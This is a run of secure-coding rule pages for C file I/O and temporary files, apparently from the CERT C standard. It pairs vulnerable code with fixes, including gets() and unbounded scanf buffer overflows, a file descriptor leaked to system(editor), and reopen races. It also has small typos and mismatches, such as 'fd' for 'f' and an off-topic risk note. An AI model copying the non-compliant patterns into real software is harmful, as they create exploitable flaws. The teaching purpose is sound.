Always check the status of these input/output functions and handle errors appropriately. Failure to detect and properly handle certain input/output errors can lead to **undefined** program behavior.

The following quote from Apple's *Secure Coding Guide* [Apple 06] demonstrates the importantance of error handling:

> Most of the file-based security vulnerabilities that have been caught by Apple's security team could have been avoided if the developers of the programs had checked result codes. For example, if someone has called the chflags utility to set the immutable flag on a file and you call the chmod utility to change file modes or access control lists on that file, then your chmod call will fail, even if you are running as root. Another example of a call that might fail unexpectedly is the rm call to delete a directory. If you think a directory is empty and call rm to delete the directory, but someone else has put a file or subdirectory in there, your rm call will fail.

Input/output functions defined in Section 7.19 of C99 [ISO/IEC 9899-1999], provide a clear indication of failure or success. The following table, derived from a table by Richard Kettlewell [Kettlewell 02], provides an easy reference for determining how the various I/O functions indicate an error has occured:

Function	Successful Return	Error Return
`fgets()`	pointer to array	null pointer
`fopen()`	pointer to stream	null pointer
`gets()`	never use this function	
`sprintf()`	number of characters (non-negative)	negative
`vfprintf()`	number of characters (non-negative)	negative
`vprintf()`	number of characters (non-negative)	negative
`vsnprintf()`	number of characters that would be written (non-negative)	negative
`vsprintf()`	number of characters (non-negative)	negative

Non-Compliant Code Example

The `fgets()` function is recommended as a more secure replacement for `gets()` (see [STR34-C. Do not copy data from an unbounded source to a fixed-length array]). However, `fgets()` can fail and return a null pointer. This example is non-compliant because it fails to test for the error return from `fgets()`:

```
char buf[1024];

fgets(buf, sizeof(buf), fp);
buf[strlen(buf) - 1] = '\0'; /* Overwrite newline */
```

The `fgets()` function does not distinguish between end-of-file and error, and callers must use `feof()` and `ferror()` to determine which occurred. If `fgets()` fails, the array contents are either unchanged or indeterminate depending on the reason for the error. According to [ISO/IEC 9899-1999]:

> If end-of-file is encountered and no characters have been read into the array, the contents of the array remain unchanged and a null pointer is returned. If a read error occurs during the operation, the array contents are indeterminate and a null pointer is returned.

In any case, it is likely that `buf` will contain null characters and that `strlen(buf)` will return 0. As a result, the assignment statement meant to overwrite the newline character will result in a write-outside-array-bounds error.

Compliant Solution

This compliant solution can be used to simulate the behavior of the `gets()` function.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The solution checks for an error condition from `fgets()` and allows for application specific error handling. If `fgets() succeeds, the resulting buffer is scanned for a newline character, and if it is found, it is replaced with a null character. If a newline character is found, {{stdin` is flushed to the end of the line to simulate the functionality of `gets()`.

Non-Compliant Code Example

In this example, the `fopen()` function is used to open a the file referred to by `file_name`. However, if `fopen()` fails, `fptr` will not refer to a valid file stream. If `fptr` is then used, the program may crash or behave in an unintended manner.

```
/* ... */
FILE * fptr = fopen(file_name, "w");
/* process file */
/* ... */
```

Compliant Solution

The `fopen()` function returns a null pointer to indicate that an error occurred [ISO/IEC 9899-1999]. Testing for errors before processing the file eliminates the possibility of operating on the file if `fopen()` failed. Always test the returned value to make sure an error did not occur before operating on the file. If an error does occur, handle it appropriately.

```
/* ... */
FILE * fptr = fopen(file_name, "w");
if (fptr == NULL) {
  /* Handle Error */
}

/* process file */
/* ... */
```

Non-Compliant Code Example

Check return status from calls to `sprintf()` and related functions. The `sprintf()` funciton can (and will) return -1 on error conditions such as an encoding error.

In this example, the variable `j`, already at zero, can be decremented further, almost always with unexpected results. While this particular error isn't commonly associated with software vulnerabilities, it can easily lead to abnormal program termination.

```
char buffer[200];
char s[] = "computer";
char c = 'l';
int i = 35;
int j = 0;
float fp = 1.7320534f;

/* Format and print various data: */
j  = sprintf( buffer,     "   String:    %s\n", s );
j += sprintf( buffer + j, "   Character: %c\n", c );
j += sprintf( buffer + j, "   Integer:   %d\n", i );
j += sprintf( buffer + j, "   Real:      %f\n", fp );
```

Compliant Solution

In this compliant solution, the return code stored in `rc` is checked before adding the value to the the count of characters written stored in `j`.

```
char buffer[200];
char s[] = "computer";
char c = 'l';
```

```
    int i = 35;
    int j = 0;
    int rc = 0;
    float fp = 1.7320534f;

    /* Format and print various data: */
    rc = sprintf(buffer, "   String:    %s\n", s);
    if (rc == -1) /* handle error */ ;
    else j += rc;

    rc = sprintf(buffer + j, "   Character: %c\n", c);
    if (rc == -1) /* handle error */ ;
    else j += rc;

    rc = sprintf(buffer + j, "   Integer:   %d\n", i);
    if (rc == -1) /* handle error */ ;
    else j += rc;

    rc = sprintf(buffer + j, "   Real:      %f\n", fp);
    if (rc == -1) /* handle error */ ;
```

Risk Assessment

The mismanagement of memory can lead to freeing memory multiple times or writing to already freed memory. Both of these problems can result in an attacker executing arbitrary code with the permissions of the vulnerable process. Memory management errors can also lead to resource depletion and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO33-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Automated Detection

The Coverity Prevent **CHECKED_RETURN** finds inconsistencies in how function call return values are handled. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Apple 06] "Secure File Operations"
[ISO/IEC 9899-1999] Section 7.19.6, "Formatted input/output functions"
[Seacord 05] Chapter 6, "Formatted Output"
[Haddad 05]
[Kettlewell 02] Section 6, "I/O Error Checking"

FIO34-C. Use int to capture the return value of character IO functions

This page last changed on Aug 29, 2007 by fwl.

Do not convert the value returned by a character input/output function to `char` if that value is going to be compared to the `EOF` character.

Character input/output functions such as `fgetc()`, `getc()`, and `getchar()` all read a character from a stream and return it as an `int`. If the stream is at end-of-file, the end-of-file indicator for the stream is set and the function returns `EOF`. If a read error occurs, the error indicator for the stream is set and the function returns `EOF`. Once a character has been converted to a `char` type, it is indistinguishable from an `EOF` character.

Character input/output functions such as `fputc()`, `putc()`, and `ungetc()` also return a character that may or may not be an `EOF` character.

This rule applies to the use of all character input/output functions.

Non-Compliant Code Example

This code example is non-compliant because the variable `c` is declared as a `char` and not an `int`. It is also non-compliant because `EOF` is not guaranteed by the C99 standard to be distinct from the value of any `unsigned char` when converted to an `int` (see [FIO35-C. Use feof() and ferror() to detect end-of-file and file errors]).

```
char buf[BUFSIZ];
char c;
int i = 0;

while ( (c = getchar()) != '\n' && c != EOF ) {
  if (i < BUFSIZ-1) {
    buf[i++] = c;
  }
}
buf[i] = '\0'; /* terminate NTBS */
```

Assuming that char is an 8-bit value and int is a 32-bit value, if `getchar()` returns the character encoded as `0xFF` (decimal 255) it will be interpreted as the `EOF` character, as this value is sign-extended to `0xFFFFFFFF` (the value of EOF) to perform the comparison.

Compliant Solution

In this compliant solution the `c` variable is declared as an `int`. Additionally, `feof()` is used to test for end-of-file and `ferror()` is used to test for errors.

```
char buf[BUFSIZ];
int c;
int i = 0;

while ( ((c = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  if (i < BUFSIZ-1) {
    buf[i++] = c;
  }
}
buf[i] = '\0'; /* terminate NTBS */
```

Exceptions

If the value returned by a character input/output function is not compared to the `EOF` integer constant expression, there is no need to preserve the value as an `int` and it may be immediately converted to a `char` type. In general, it is preferable **not** to compare a character with `EOF` because this comparison is not guaranteed to succeed in certain circumstances (see [FIO35-C. Use feof() and ferror() to detect end-of-file and file errors]).

Risk Assessment

Non-compliance with this rule can result in command injection attacks. See http://www.cert.org/advisories/CA-1996-22.html

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO34-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Automated Detection

The Coverity Prevent **CHAR_IO** identifies defects when the return value of `fgetc()`, `getc()`, or `getchar()` is incorrectly assigned to a `char` instead of an `int`. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7, "Character input/output functions"
[ISO/IEC TR 24731-2006] Section 6.5.4.1, "The gets_s function"
[NIST 06] SAMATE Reference Dataset Test Case ID 000-000-088

FIO35-C. Use feof() and ferror() to detect end-of-file and file errors

This page last changed on Jun 21, 2007 by jpincar.

Character input/output functions such as `fgetc()`, `getc()`, and `getchar()` return a character that may or may not be an `EOF` character. The C99 standard, however, does not guarantee that the EOF character is distinguishable from a normal character. As a result, it is necessary to use the `feof()` and `ferror()` functions to test the end-of-file and error indicators for a stream [Kettlewell 02].

Non-Compliant Code Example

This non-compliant code example tests to see if the character `c` is not equal to the `EOF` character as a loop termination condition.

```
int c;

do {
  /* ... */
  c = getchar();
  /* ... */
} while (c != EOF);
```

Although `EOF` is guaranteed to be negative and distinct from the value of any `unsigned char`, it is not guaranteed to be different from any such value when converted to an `int`. See also [FIO34-C. Use int to capture the return value of character IO functions].

Compliant Solution

This compliant solution uses `feof()` to test for end-of-file and `ferror()` to test for errors.

```
int c;

do {
  /* ... */
  c = getchar();
  /* ... */
} while (!feof(stdin) && !ferror(stdin));
```

Exceptions

A number of C99 functions do not return characters but can return `EOF` as a status code. These functions include `fclose()`, `fflush()`, `fputs()`, `fscanf()`, `puts()`, `scanf()`, `sscanf()`, `vfscanf()`, and `vscanf()`. It is perfectly correct to test these return values to `EOF`.

Also, comparing characters with EOF is acceptable if there is an explicit guarantee that `sizeof(char) != sizeof(int)` on all supported platforms. This guarantee is usually easy to make, as compiler/platforms on which these types are the same size are rare.

Priority and Level

The C99 standard only requires that an `int` type be able to represent a maximum value of +32767 and that a `char` type is not larger than an `int`. Although uncommon, this could result in a situation where the integer constant expression `EOF` is indistinguishable from a normal character, that is, `(int)(unsigned char)65535 == -1`.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO35-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7, "Character input/output functions," Section 7.19.10.2, "The feof function," and Section 7.19.10.3, "The ferror function"
[Kettlewell 02] Section 1.2, "<stdio.h> And Character Types"
[Summit 05] Question 12.2

FIO39-C. Do not read in from a stream directly following output to that stream

This page last changed on Jul 10, 2007 by shaunh.

Receiving input from a stream directly following an output to that stream without an intervening call to `fflush()`, `fseek()`, `fsetpos()`, or `rewind()` results in undefined behavior. Therefore, a call to one of these functions is necessary in between input and output to the same update stream.

Non-Compliant Code Example

In this non-compliant code example, a device is opened for updating, data are sent to it, and then the response is read back.

```
/* some device used for both input and output */
char const *filename = "/dev/device2";

FILE *file = fopen(filename, "rb+");
if (file == NULL) {
  /* handle error */
}

/* write to file stream */
/* read response from file stream */
fclose(file);
```

However, the output buffer is not flushed before receiving input back from the stream, so the data may not have actually been sent, resulting in unexpected behavior.

Compliant Solution

In this compliant solution, `fflush()` is called in between the output and input.

```
/* some device used for both input and output */
char const *filename = "/dev/device2";

FILE *file = fopen(filename, "rb+");
if (file == NULL) {
  /* handle error */
]

/* write to file stream */
fflush(file);
/* read response from file stream */
fclose(file);
```

This flush ensures that all data has been cleared from the buffer before continuing.

Risk Assessment

Failing to flush the output buffer may result in data not being sent over the stream, causing unexpected program behavior and possibly a data integrity violation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO39-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.9.15.3, "The `fopen` function"

FIO40-C. Reset strings on fgets() failure

This page last changed on Sep 04, 2007 by larry.

According to C99, if the `fgets()` function fails, the contents of its parameterized array are undefined. Therefore, reset the string to a known value to avoid possible errors on subsequent string manipulation functions.

Non-Compliant Code Example

In this example, an error flag is set upon `fgets()` failure. However, `buf` is not reset, and will have unknown contents.

```
char buf[1024];
FILE *file;
/* Initialize file */

if (fgets(buf, 1024, file) == NULL) {
  /* set error flag and continue */
}
printf("Read in: %s\n", buf);
```

Compliant Solution

After `fgets` fails, `buf` is set to an error message.

```
char buf[1024];
FILE *file;
/* Initialize file */

if (fgets(buf, 1024, file) == NULL) {
  /* set error flag and continue */
  strcpy(buf, "fgets failed");
}
printf("Read in: %s\n", buf);
```

Risk Assessment

Making assumptions about the contents of the array set by `fgets` on failure could lead to undefined behavior, possibly resulting in abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO40-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Mitigation Strategies

Static Analysis

Since the nature of this issue and the solution recommended by this rule is local, simple static analysis should be effective at assuring compliance with this rule. A simple search should be able to find calls to fgets() and local analysis should be effective at finding the code that applies when a NULL is returned as well as determining if the returned string is reset.

This rule also lends itself to inclusion in a global rules set that can be shipped with a static analysis tool.

Dynamic Analysis

It may be possible to assure compliance with this rule with some run-time mechanism. However, it seems unlikely that dynamic analysis would be chosen over the straight forward static analysis considering the well known disadvantages of dynamic analysis (performance, hard to confirm that all cases are covered, etc.).

Manual inspection

Manual inspection (especially if assisted by tooling to locate all calls to fgets()) could be effective and relatively efficient.

Testing

Due to the low level of this rule (all calls to fgets()), it seems unlikely that testing would be used to provide assurance of a codebase's compliance.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.7.2, "The `fgets` function"

FIO41-C. Do not call getc() or putc() with parameters that have side effects

This page last changed on Jul 10, 2007 by shaunh.

Invoking `getc()` and `putc()` with arguments that have side effects may cause unexpected results because these functions may be implemented as macros and arguments to these macros may be evaluated more than once.

Non-Compliant Code Example: `getc()`

This code calls the `getc()` function with an expression as an argument. If `getc()` is implemented as a macro, the file may be opened several times (see FIO31-C. Do not simultaneously open the same file multiple times).

```
char const *filename = "test.txt";
FILE *fptr;

int c = getc(fptr = fopen(filename, "r"));
```

Compliant Solution: `getc()`

In this compliant solution, `getc()` is no longer called with an expression as its argument.

```
char const *filename = "test.txt";
FILE *fptr = fopen(filename, "r");

int c = getc(fptr);
```

Non-Compliant Code Example: `putc()`

In this non-compliant example, `putc()` is called with `c++` as an argument. If `putc()` is implemented as a macro, `c++` could be evaluated several times within the macro expansion of `putc()` with unintended results.

```
char const *filename = "test.txt";
FILE *fptr = fopen(filename, "w");

int c = 97;

while (c < 123) {
  putc(c++, fptr);
}
```

Compliant Solution: `putc()`

In the compliant solution, `c++` is no longer an argument to `putc()`.

```
char const *filename = "test.txt";
FILE *fptr = fopen(filename, "w");

int c = 97;

while (c < 123) {
  putc(c, fptr);
  c++;
}
```

Risk Assessment

Using an expression that has side effects as the argument to `getc()` or `putc()` can result in unexpected behavior and possibly abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO41-C	**1** (medium)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.7.5, "The `getc` function"; Section 7.19.7.8, "The `putc` function"

FIO42-C. Ensure files are properly closed when they are no longer needed

This page last changed on Aug 29, 2007 by jsg.

Failing to close files when they are no longer needed may allow attackers to exhaust, and possibly manipulate, system resources. This phenomenon is typically referred to as file descriptor leakage, although file pointers may also be used as an attack vector. To prevent file descriptor leaks, files should be closed when they are no longer needed.

Non-Compliant Code Example

In this non-compliant example inspired by a vulnerability in OpenBSD's `chpass` program [NAI 98], a file containing sensitive data is opened for reading. The program then retrieves the registered editor from the `EDITOR` environment variable and executes it using the `system()` command. If, the `system()` command is implemented in a way that spawns a child process, then the child process inherits the file descriptors opened by its parent. As a result, the child process, in this example whatever program is specified by the `EDITOR` environment variable, will be able to access the contents of `Sensitive.txt`.

```
FILE* f;
char *editor;

f = fopen("Sensitive.txt", "r");
if (fd == NULL) {
  /* Handle fopen() error */
}
/* ... */
editor = getenv("EDITOR");
if (editor == NULL) {
  /* Handle getenv() error */
}
system(editor);
```

Implementation Specific Details

On UNIX-based systems child processes are typically spawned using a form of `fork()` and `exec()` and the child process always receives copies of its parent's file descriptors. Under Microsoft Windows, the `CreateProcess()` function is typically used to start a child process. In Windows file handle inheritance is determined on a per-file bases. Additionally, the `CreateProcess()` function itself provides a mechanism to limit file handle inheritance. As a result, the child process spawned by `CreateProcess()` may not receive copies of the parent process's open file handles.

Compliant Solution

To correct this example, `Sensitive.txt` should be closed before launching the editor.

```
FILE* f;
char *editor;

f = fopen("Sensitive.txt", "r");
if (fd == NULL) {
  /* Handle fopen() error */
}
```

```
  /* ... */
  fclose(f);
  editor = getenv("EDITOR");
  if (editor == NULL) {
    /* Handle getenv() error */
  }
```

There are multiple security issues in this example. Complying with recommendations, such as [STR02-A. Sanitize data passed to complex subsystems] and [FIO02-A. Canonicalize file names originating from untrusted sources] can help to mitigate attack vectors used to exploit this vulnerability. However, following these recommendations will not correct the underlying issue addressed by this rule: the file descriptor leak.

Risk Assessment

Failing to properly close files may allow unintended access to, or exhaustion of, system resources.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO42-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Dowd 06] Chapter 10, "UNIX Processes" (File Descriptor Leaks 582-587)
[MITRE 07] UNIX file descriptor leaks
[MSDN] Inheritance (Windows)
[NAI 98] Bugtraq: Network Associates Inc. Advisory (OpenBSD)

FIO43-C. Do not copy data from an unbounded source to a fixed-length array

This page last changed on Aug 22, 2007 by jsg.

Functions that perform unbounded copies often assume that the data to be copied will be a reasonable size. Such assumptions may prove to be false, causing a buffer overflow to occur. For this reason, care must be taken when using functions that can perform unbounded copies.

Non-Compliant Code Example: `gets()`

The `gets()` function is inherently unsafe, and should never be used as it provides no way to control how much data is read into a buffer from `stdin`. These two lines of code assume that `gets()` will not read more than `BUFSIZ - 1` characters from `stdin`. This is an invalid assumption and the resulting operation can result in a buffer overflow.

According to Section 7.19.7.7 of C99, the `gets()` function reads characters from the `stdin` into a destination array until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array.

```
char buf[BUFSIZ];
gets(buf);
```

Compliant Solution: `fgets()`

The `fgets()` function reads at most one less than a specified number of characters from a stream into an array. This example is compliant because the number of bytes copied from `stdin` to `buf` cannot exceed the allocated memory.

```
char buf[BUFSIZ];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin) );
  }
}
else {
  /* fgets failed, handle error */
}
```

The `fgets()` function, however, is not a strict replacement for the `gets()` function because `fgets()` retains the new line character (if read) but may also return a partial line. It is possible to use `fgets()` to safely process input lines too long to store in the destination array, but this is not recommended for performance reasons. Consider using one of the following compliant solutions when replacing `gets()`.

Compliant Solution: `get_s()` (ISO/IEC TR 24731-1)

The `gets_s()` function reads at most one less than the number of characters specified from the stream pointed to by `stdin` into an array.

According to TR 24731 [ISO/IEC TR 24731-2006]:

> No additional characters are read after a new-line character (which is discarded) or after end-of-file. The discarded new-line character does not count towards number of characters read. A null character is written immediately after the last character read into the array.

If end-of-file is encountered and no characters have been read into the destination array, or if a read error occurs during the operation, then the first character in the destination array is set to the null character and the other elements of the array take unspecified values.

```
char buf[BUFSIZ];

if (gets_s(buf, BUFSIZ) == NULL) {
  /* handle error */
}
```

Non-Compliant Code Example: `getchar()`

This example is equivalent to Non-Compliant Code Example 1 but uses the `getchar()` function to read in a character at a time from `stdin` instead of reading the entire line at once. The `stdin` stream is read until end-of-file is encountered or a new-line character is read. Any new-line character is discarded, and a null character is written immediately after the last character read into the array. Similar to the previous example, there are no guarantees that this code will not result in a buffer overflow.

```
char buf[BUFSIZ], *p;
int ch;
p = buf;
while ( ((ch = getchar()) != '\n') && !feof(stdin) && !ferror(stdin)) {
  *p++ = ch;
}
*p++ = 0;
```

Compliant Solution: `getchar()`

In this compliant example, characters are no longer copied to `buf` once `i = BUFSIZ`; leaving room to null-terminate the string. The loop continues to read through to the end of the line, until the end of the file is encountered, or an error occurs.

```
unsigned char buf[BUFSIZ];
int ch;
int index = 0;
int chars_read = 0;
while ( ( (ch = getchar()) != '\n') && !feof(stdin) && !ferror(stderr) ) {
  if (index < BUFSIZ-1) {
    buf[index++] = (unsigned char)ch;
  }
  chars_read++;
} /* end while */
buf[index] = '\0';      /* terminate NTBS */
if (feof(stdin)) {
  /* handle EOF */
}
if (ferror(stdin)) {
  /* handle error */
}
if (chars_read > index) {
  /* handle truncation */
}
```

If at the end of the loop `feof(stdin)`, the loop has read through to the end of the file without encountering a new-line character. If at the end of the loop `ferror(stdin)`, a read error occurred before the loop encountering a new-line character. If at the end of the loop `j > i`, the input string has been truncated. Rule [FIO34-C. Use int to capture the return value of character IO functions] is also applied in this solution.

Reading a character at a time provides more flexibility in controlling behavior without additional performance overhead.

Non-Compliant Code Example: `scanf()`

The `scanf()` function is used to read and format input from `stdin`. Improper use of `scanf()` may may result in an unbounded copy. In the The code below the call to `scanf()` does not limit the amount of data read into `buf`. If more than 9 characters are read, then a buffer overflow occurs.

```
  char buf[10];
  scanf("%s", buf);
```

Compliant Solution: `scanf()`

The number of characters read by scanf() can be bounded by using format specifier supplied to `scanf()`.

```
  char buf[10];
  scanf("%9s", buf);
```

Risk Assessment

Copying data from an unbounded source to a buffer of fixed size may result in a buffer overflow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO3-C	**3** (high)	**3** (likely)	**2** (low)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 2, "Strings"
[ISO/IEC 9899-1999] Section 7.19, "Input/output <stdio.h>"
[ISO/IEC TR 24731-2006] Section 6.5.4.1, "The gets_s function"
[NIST 06] SAMATE Reference Dataset Test Case ID 000-000-088
[Lai 06]
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

FIO44-C. Only use values for fsetpos() that are returned from fgetpos()

This page last changed on Jul 13, 2007 by hburch.

Calling `fsetpos()` sets the file position indicator of a file stream. By C99 definition, the only values that are correct for the position parameter for `fsetpos()` are values returned from the `fgetpos()`. Using any other values will result in undefined behavior and should be avoided.

Non-Compliant Code Example

The following non-compliant code attempts to read three values from a file and then set the cursor position back to the beginning of the file and return to the caller.

```
enum { NO_FILE_POS_VALUES = 3 };

errno_t opener(FILE* file, int *width, int *height, int *data_offset) {
  int file_w;
  int file_h;
  int file_o;
  int rc;
  fpos_t offset;

  memset(&offset, 0, sizeof(offset));

  if (file == NULL) { return EINVAL; }
  if (fscanf(file, "%i %i %i", &file_w, &file_h, &file_o)  != NO_FILE_POS_VALUES) { return EIO;
}
  if ((rc = fsetpos(file, &offset)) != 0 ) { return rc; }

  *width = file_w;
  *height = file_h;
  *data_offset = file_o;

  return 0;
}

int main(void) {
  int width;
  int height;
  int data_offset;
  FILE *file;
  /* ... */

  file = fopen("myfile", "rb");
  if (opener(file, &width, &height, &data_offset) != 0 ) { return 0; }

  /* ... */
}
```

However, since only the return value of a `getpos()` call is valid to be used with `setpos()`, passing a specified `int` in instead may not work. It is possible that the position will be set to an arbitrary location in the file.

Compliant Solution

In this compliant solution, the initial file position indicator is stored by first calling `fgetpos()`, which is used to restore the state back to the beginning of the file in the later call to `fsetpos()`.

```
enum { NO_FILE_POS_VALUES = 3 };

errno_t opener(FILE* file, int *width, int *height, int *data_offset) {
  int file_w;
  int file_h;
  int file_o;
  int rc;
  fpos_t offset;

  if (file == NULL) { return EINVAL; }
  if ((rc = fgetpos(file, &offset)) != 0 ) { return rc; }
  if (fscanf(file, "%i %i %i", &file_w, &file_h, &file_o)  != NO_FILE_POS_VALUES) { return EIO;
}
  if ((rc = fsetpos(file, &offset)) != 0 ) { return rc; }

  *width = file_w;
  *height = file_h;
  *data_offset = file_o;

  return 0;
}

int main(void) {
  int width;
  int height;
  int data_offset;
  FILE *file;
  /* ... */

  file = fopen("myfile", "rb");
  if (opener(file, &width, &height, &data_offset) != 0 ) { return 0; }

  /* ... */
}
```

Risk Assessment

The misuse of `fsetpos()` could move a file stream read to a undesired location in the file. If this location held input from the user, the user would then gain control of the variables being read from the file.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO44-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.9.3, "The `fsetpos` function"

FIO45-C. Do not reopen a file stream

This page last changed on Jun 25, 2007 by jsg.

The concept of reopening a file stream contains an inherent race condition between when the file is closed and when it is reopened. After the file is initially closed, a malicious user could substitute in a symbolic link with the same name, resulting in a different file being modified when the function goes to open the file again, but instead follows the symbolic link. Therefore, a file should never be reopened.

Note that the C99 `reopen()` function does not mitigate this vulnerability, and should be avoided.

Non-Compliant Code Example

In this non-compliant example, the log file is reopened every time the `log_message` function is called, presenting many opportunities for an attacker to exploit the race condition between closing and opening the file again.

```
void log_message(char *msg) {
  FILE *logfile = fopen("log", "a");
  if (logfile == NULL) {
    /* handle error */
  }

  /* write message to logfile */

  fclose(logfile);
}
```

Compliant Solution

In the compliant solution, the log file is only opened once upon program startup, and is closed upon program termination. The `log_message()` function only writes the message to the already opened file.

```
static FILE *logfile = NULL;

void log_message(char *msg) {
  /* write message to logfile */
}
```

Risk Assessment

Reopening a file stream contains an inherent exploitable race condition, which could cause the overwrite of an arbitrary file.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO45-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.5.4, "The `reopen` function"

10. Temporary Files (TMP)

This page last changed on Jul 10, 2007 by shaunh.

Programmers frequently create temporary files. Commonly, temporary file directories are writable by everyone (examples being `/tmp` and `/var/tmp` on UNIX, and `C:\TEMP` on Windows) and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

Securely creating temporary files in a shared directory is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system.

Privileged programs that create temporary files in world-writable directories can be exploited to overwrite protected system files. An attacker who can predict the name of a file created by a privileged program can create a symbolic link (with the same name as the file used by the program) to point to a protected system file. Unless the privileged program is coded securely, the program will follow the symbolic link instead of opening or creating the file that it is supposed to be using. As a result, a protected system file to which the symbolic link points can be overwritten when the program is executed [HP 03].

Therefore, certain rules need to be followed when using temporary files to mitigate or lessen the dangers associated with using them.

At a minimum, the following requirements must be met when creating temporary files:

- The file must have an unpredictable name.
- The name must be unique and still be unique when the file is created.
- The file must be opened with exclusive access.
- The file must be opened with appropriate permissions.
- The file must be removed before the program exits.

The following table lists common temporary file functions and their respective conformance to the above criteria:

	`tmpnam` **(C99)**	**`tmpnam_s`** **(ISO/IEC TR 24731)**	**`tmpfile`** **(C99)**	**`tmpfile_s`** **(ISO/IEC TR 24731)**	**`mktemp`** **(POSIX)**	**`mkstemp`** **(POSIX)**
Unpredictable name	Not portably	Yes	Not portably	Yes	Not portably	Not portably
Unique Name	Yes	Yes	Yes	Yes	Yes	Yes
Atomic	No	No	Yes	Yes	No	Yes
Exclusive Access	Possible	Possible	No	If supported by OS	Possible	Yes

Appropriate Permissions	Possible	Possible	No	If supported by OS	Possible	Not portably
File Removed	No	No	Yes*	Yes*	No	No

* If the program terminates abnormally, this behavior is implementation defined.

It is thus recommended that either `tmpfile_s()` or `mkstemp()` be used.

Recommendations

TMP00-A. Do not create temporary files in shared directories

Rules

TMP30-C. Temporary files must created with unique and unpredictable file names

TMP31\-C. Reserved

TMP32-C. Temporary files must be opened with exclusive access

TMP33-C. Temporary files must be removed before the program exits

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
TMP00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
TMP30-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
TMP31-C					
TMP32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
TMP33-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

References

[ISO/IEC 9899-1999] Section 7.19.4.3, "The tmpfile function"
[Wheeler 03] Chapter 7. Structure Program Internals and Approach..
[Viega 03]
[Seacord 05a] Chapter 3 "File I/O".

[Kennaway 00]
[HP 03]

TMP00-A. Do not create temporary files in shared directories

This page last changed on Jul 12, 2007 by shaunh.

World-writable directories pose an inherent security risk. Prefer jailed directories, or ones with restricted access.

One technique for providing a secure directory structure, `chroot` jail, is available in most UNIX systems. Calling `chroot()` effectively establishes an isolated file directory with its own directory tree and root. The new tree guards against "..", symbolic links, and other exploits applied to containing directories. The following code demonstrates a possible instantiation of a `chroot` jail:

```
chdir(jaildir);
chroot(jaildir);
setuid(nonroot);
```

The chroot jail requires some care to implement securely [Wheeler 03]. Care should be taken to include only necessary files with the strictest possible permissions and no hard-links. Calling `chroot()` requires superuser privileges, while the code executing within the jail cannot execute as root lest it be possible to circumvent the isolation directory. Note that instantiating a chroot jail does **not** guarantee program security.

Risk Assessment

